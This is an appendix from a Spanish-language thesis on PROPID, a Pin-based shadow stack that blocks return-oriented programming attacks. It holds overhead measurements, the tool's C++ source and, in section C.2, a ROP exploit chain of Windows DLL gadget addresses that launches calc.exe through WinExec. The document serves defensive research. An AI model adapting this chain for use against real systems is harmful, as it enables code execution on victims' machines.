Error/Media	0,29 %	0,25 %	0,13 %	0,18 %	0,62 %	0,09 %
Overhead						$\overline{\chi}$
PROPID/Base	1,29	2,72	3,76	1,13	6,64	3,51
Pin/Base	1,29	1,84	1,21	1,11	1,39	1,41

Figura B.1: Mediar, varianza, error y ratio de la sobrecarga introducida por PROPID y Pin.

Apéndice C

Códigos

C.1. PROPID

```
/*

Prevencion de ataques ROP en ejecucion mediante Instrumentacion Dinamica (PROPID)
(ROP attack prevention by dynamic instrumentation)

Autor: Miguel Martin Perez (miguelmartinperez@gmail.com)

Description:
PROPID is a dynamic implementation of a shadow stack to avoid ROP attacks.


*/
#include <iostream>
#include <fstream>
#include "pin.H"
#include <time.h>
#include <stack>

#define MAX_BRANCH 10
#define MAX_RETperNode 100
#define TOP_RET (MAX_RETperNode - 1)

ofstream ErrorFile;

string mainImgName;

static  TLS_KEY SS_key;
//unsigned long long int traceInstr = 0;

class ShadowStack {
/*
Dynamic LIFO structure to store the return addresses
*/
private:
...
public:

ShadowStack::ShadowStack(ADDRINT* stack) {...}

void SSPush (ADDRINT Ret, ADDRINT ESP){...}

ADDRINT SsPop (){...}

ADDRINT SsPopN (int Nelemtes){
/* Return Nelements return address stored and
set LastESP with its location in stack.
```

```
47  Delete previous Nelemtes-1 address and  CountRet -= Nelemtes */
48  ...}
49
50  ADDRINT AddrESP() { ... }
51
52  int SsFindAddr (ADDRINT addr)           {...}
53
54  VOID PrintSS(CONTEXT* ctxt){
55  // Print Stack and ShadowStack in ErrorFile
56  ...}
57  };
58
59  VOID ErrorSSempty(ADDRINT src, ShadowStack* SS, CONTEXT* ctxt){
60          ErrorFile.open(".\\"+mainImgName+to_string((int)time(NULL))+".err");
61          ErrorFile << "PROPID ERROR:" << endl;
62
63          ErrorFile << "TId: " << PIN_GetTid() << hex << " " << src
64          << " Shadow Stack empty. "<< endl;
65          SS->PrintSS(ctxt);
66
67          ErrorFile.close();
68          PIN_ExitProcess(-1);
69  }
70
71  VOID ErrorStackCorruption(ADDRINT src, ADDRINT* ESP,
72                  ADDRINT ShadowRet, ShadowStack* SS, CONTEXT* ctxt){
73          ErrorFile.open(".\\"+mainImgName+to_string((int) time(NULL))+".err");
74          ErrorFile << "PROPID ERROR:" << endl;
75
76          ErrorFile << PIN_GetTid() << hex << " " << src << ": Stack value "
77          << *ESP << ", in " << ESP << ", doesn't match with ShadowStack value "
78          << ShadowRet << ", in " << SS->AddrESP() << endl;
79          SS->PrintSS(ctxt);
80
81          ErrorFile.close();
82          PIN_ExitProcess(-1);
83  }
84
85  VOID ErrorNoFindRet(ADDRINT src, ADDRINT* ESP, ADDRINT ShadowRet,
86                  ShadowStack* SS, CONTEXT* ctxt){
87          ErrorFile.open(".\\"+mainImgName+to_string((int) time(NULL))+".err");
88          ErrorFile << "PROPID ERROR:" << endl;
89
90          ErrorFile << PIN_GetTid() << hex << " " << src << ": Stack value "
91          << *ESP << " isn't in ShadowStack. Last value in ShadowStack: "
92          << ShadowRet << endl;
93          SS->PrintSS(ctxt);
94
95          ErrorFile.close();
96          PIN_ExitProcess(-1);
97  }
98
99
100
101
102 VOID ErrorRetNoAdd(ADDRINT src, ADDRINT* ESP, ADDRINT ShadowRet,
103                 ShadowStack* SS, CONTEXT* ctxt){
104         ErrorFile.open(".\\"+mainImgName+to_string((int) time(NULL))+".err");
105         ErrorFile << "PROPID ERROR:" << endl;
106
107         ErrorFile << PIN_GetTid() << hex << " " << src << ": Stack value "
108         << *ESP << ", in " << ESP << ", doesn't match with the location of "
109         << "ShadowStack value " << ShadowRet << ", in " << SS->AddrESP() << endl;
110         SS->PrintSS(ctxt);
111
112         ErrorFile.close();
113         PIN_ExitProcess(-1);
114 }
115
116 VOID Ret (ADDRINT src, ADDRINT* ESP, THREADID threadid, CONTEXT* ctxt)
117 {
118         ShadowStack *SS = static_cast<ShadowStack*>(
119                 PIN_GetThreadData(SS_key, threadid));
```

```
120             ADDRINT SsRet = SS->SsPop();
121             if (SsRet == NULL) ErrorSSempty(src, SS, ctxt); // SS empty => Error
122             else
123                     if (SsRet != *ESP)
124                     {       // stack location of return address doesn't match
125                                     \\with first stack location in Shadow Stack
126                             if ((ADDRINT)ESP == SS->AddrESP())
127                                     ErrorStackCorruption(src, ESP, SsRet, SS, ctxt);
128                             // Return address match, but not the location => Error
129 
130                             // Find next occurrence of return address
131                             int index = SS->SsFindAddr(*ESP);
132 
133                             if (index <=0)
134                                     // Not occurrences => Error
135                                     ErrorNoFindRet(src, ESP, SsRet, SS, ctxt);
136                             else
137                                     if((ADDRINT)ESP != SS->AddrESP() )
138                     // stack locations of return address doesn't match
139                     //with the second occurrence in ShadowStack => Error
140                                             ErrorRetNoAdd(src, ESP, SsRet, SS, ctxt);
141                                     else
142                                     // Adjust Shadow Stack with Real Stack
143                                     SS->SsPopN(index);
144                     }
145     }
146 
147     VOID Call (ADDRINT* ESP, THREADID threadid)
148     {
149     // Add return address to Shadow Stack
150     ShadowStack *SS = static_cast<ShadowStack*>(PIN_GetThreadData(SS_key, threadid));
151     SS->SSPush(*ESP, (ADDRINT)ESP);
152     }
153 
154     VOID Instrumentation(INS ins){
155     // select the kind of instruction
156     if (INS_IsCall(ins)) INS_InsertCall(ins, IPOINT_TAKEN_BRANCH,
157             (AFUNPTR)Call, IARG_REG_VALUE, REG_ESP, IARG_THREAD_ID, IARG_END);
158     else if (INS_IsRet(ins))
159             INS_InsertCall(ins, IPOINT_BEFORE, (AFUNPTR)Ret, IARG_INST_PTR,
160                     IARG_REG_VALUE, REG_ESP, IARG_THREAD_ID, IARG_CONTEXT, IARG_END);
161     }
162 
163 
164     VOID Trace(TRACE trace, VOID *v)
165     {
166             for (BBL bbl = TRACE_BblHead(trace); BBL_Valid(bbl); bbl = BBL_Next(bbl))
167             {
168                     Instrumentation(BBL_InsTail(bbl));
169             }
170     }
171 
172     VOID InitInsTrace (){
173             // Remove old address from the cache to re-instrument
174             PIN_RemoveInstrumentation();
175             TRACE_AddInstrumentFunction(Trace, 0);
176     }
177 
178     VOID Image(IMG img, VOID *v)
179     {
180             // Add a call for analysis in the first instruction of the main image
181             string ImgName = IMG_Name(img);
182             ImgName = ImgName.substr (ImgName.find_last_of('\\')+1);
183             if (ImgName.compare(mainImgName)==0) // Select main image
184             {
185                     // Find first instruction
186                     RTN rtn= RTN_FindByAddress(IMG_Entry(img));
187                     RTN_Open( rtn );
188                     // Insert the call to InitInsTrace
189                             //that initiate the main code instrumentation
190                     RTN_InsertCall( rtn, IPOINT_BEFORE,
191                             (AFUNPTR)InitInsTrace, IARG_END);
192                     // Pre-instrumentation of the first trace that is executing
```

```
193                             //when the main instrumentation is called
194                     INS ins;
195                     for (ins=RTN_InsHead(rtn); INS_Valid (ins) && INS_Category(ins)!=
196                             XED_CATEGORY_UNCOND_BR; ins = INS_Next(ins))
197                             {
198                                     Instrumentation(ins);
199                             }
200                     if (INS_Valid(ins)) Instrumentation(ins);
201                     RTN_Close( rtn );
202             }
203     }
204
205
206     // A protection structure is created or deleted for each thread
207             //when they are created or they finish
208     VOID ThreadStart(THREADID tid, CONTEXT *ctxt, INT32 flags, VOID *v)
209     {
210             // Create ShadowStack structure for the thread
211             ShadowStack *SS = new ShadowStack(
212                     (ADDRINT*)PIN_GetContextReg(ctxt, REG_ESP));
213             PIN_SetThreadData(SS_key, SS, tid);
214     }
215
216     VOID ThreadFini(THREADID tid, const CONTEXT *ctxt, INT32 code, VOID *v)
217     {
218     // Delete ShadowStack structure from a thread
219     ShadowStack *SS = static_cast<ShadowStack*>(PIN_GetThreadData(SS_key, tid));
220     delete SS;
221     PIN_SetThreadData(SS_key, 0, tid);
222     }
223
224
225
226
227     INT32 Usage()
228     {
229     cerr << "This tool prevent ROP attacks." << endl;
230     return -1;
231     }
232
233     /* ===================================================================== */
234     /* Main                                                                  */
235     /* ===================================================================== */
236     int main(int argc, char * argv[])
237     {
238     PIN_InitSymbols();
239
240     // Initialize pin
241     if (PIN_Init(argc, argv)) return Usage();
242
243     mainImgName = argv[7];
244     mainImgName = mainImgName.substr (mainImgName.find_last_of('\\')+1);
245     if (mainImgName.rfind(".exe")==string::npos) mainImgName = mainImgName+".exe";
246
247     // Allocate new TLS key for the protection structure
248     SS_key = PIN_CreateThreadDataKey(NULL);
249
250     // Create and delete the protection structure
251     PIN_AddThreadStartFunction(ThreadStart, 0);
252     PIN_AddThreadFiniFunction(ThreadFini, 0);
253
254     // Instrument the first trace executed of the main image,
255     // to avoid instrument the pre-load code
256     IMG_AddInstrumentFunction(Image, 0);
257
258     // Start the program, never returns
259     PIN_StartProgram();
260
261     return 0;
262     }
```

C.2. Ataque ROP

```
rop =   "\x71\xda\xb7\x77" # PUSH ESP; POP EBP; RETN 4 (gdi32.dll)
rop +=  "\x6F\x2E\x9B\x70" # XCHG EAX, EBP; RETN (MSCTF.dll)
rop +=  "\x90\x90\x90\x90" # Compensate RETN 4
rop +=  "\xB5\x04\xF6\x6F" # ADD EAX,C; RETN (msvcrt.dll)
rop +=  "\xB5\x04\xF6\x6F" # ADD EAX,C; RETN (msvcrt.dll)
rop +=  "\xB5\x04\xF6\x6F" # ADD EAX,C; RETN (msvcrt.dll)
rop +=  "\xB5\x04\xF6\x6F" # ADD EAX,C; RETN (msvcrt.dll)
rop +=  "\xB5\x04\xF6\x6F" # ADD EAX,C; RETN (msvcrt.dll)
rop +=  "\xB5\x04\xF6\x6F" # ADD EAX,C; RETN (msvcrt.dll)
rop +=  "\xB5\x04\xF6\x6F" # ADD EAX,C; RETN (msvcrt.dll)
rop +=  "\xCF\x8B\x8E\x6F" # XCHG EAX, ECX; RETN (USP10.dll)
rop +=  "\xF6\x2C\xF9\x6F" # MOV EAX, ECX; RETN (msvcrt.dll)
rop +=  "\xB5\x04\xF6\x6F" # ADD EAX,C; RETN (msvcrt.dll)
rop +=  "\xB5\x04\xF6\x6F" # ADD EAX,C; RETN (msvcrt.dll)
rop +=  "\xB5\x04\xF6\x6F" # ADD EAX,C; RETN (msvcrt.dll)
rop +=  "\xB5\x04\xF6\x6F" # ADD EAX,C; RETN (msvcrt.dll)
rop +=  "\xB5\x04\xF6\x6F" # ADD EAX,C; RETN (msvcrt.dll)
rop +=  "\xc0\xc9\xb9\x77" # MOV DWORD PTR DS:[ECX+30],EAX; RETN (gdi32.dll)
rop +=  "\xCF\x8B\x8E\x6F" # XCHG EAX, ECX; RETN (USP10.dll)
rop +=  "\x79\x1D\xE1\x77" # INC EAX; RETN (kernel32.dll)
rop +=  "\x79\x1D\xE1\x77" # INC EAX; RETN (kernel32.dll)
rop +=  "\x79\x1D\xE1\x77" # INC EAX; RETN (kernel32.dll)
rop +=  "\x79\x1D\xE1\x77" # INC EAX; RETN (kernel32.dll)
rop +=  "\xCF\x8B\x8E\x6F" # XCHG EAX, ECX; RETN (USP10.dll)
rop +=  "\x7B\x2D\xF9\x6F" # XOR EAX, EAX; RETN (msvcrt.dll)
rop +=  "\x79\x1D\xE1\x77" # INC EAX; RETN (kernel32.dll)
rop +=  "\x79\x1D\xE1\x77" # INC EAX; RETN (kernel32.dll)
rop +=  "\x79\x1D\xE1\x77" # INC EAX; RETN (kernel32.dll)
rop +=  "\x79\x1D\xE1\x77" # INC EAX; RETN (kernel32.dll)
rop +=  "\x79\x1D\xE1\x77" # INC EAX; RETN (kernel32.dll)
rop +=  "\xc0\xc9\xb9\x77" # MOV DWORD PTR DS:[ECX+30],EAX; RETN (gdi32.dll)
rop +=  "\x7A\x1D\xE1\x77" # RETN (kernel32.dll)
rop +=  "\xae\xf2\xe6\x77" # WinExec() (kernel32.dll)
rop +=  "\xE0\xB2\xFB\x6F" # _exit() (msvcrt.dll)

offset = 'A' * (12)

Path = "C:\Windows\System32\calc.exe"

exploit = rop +offset + Path + "\x00"

buf = 'A' * 16

attack = buf +exploit
```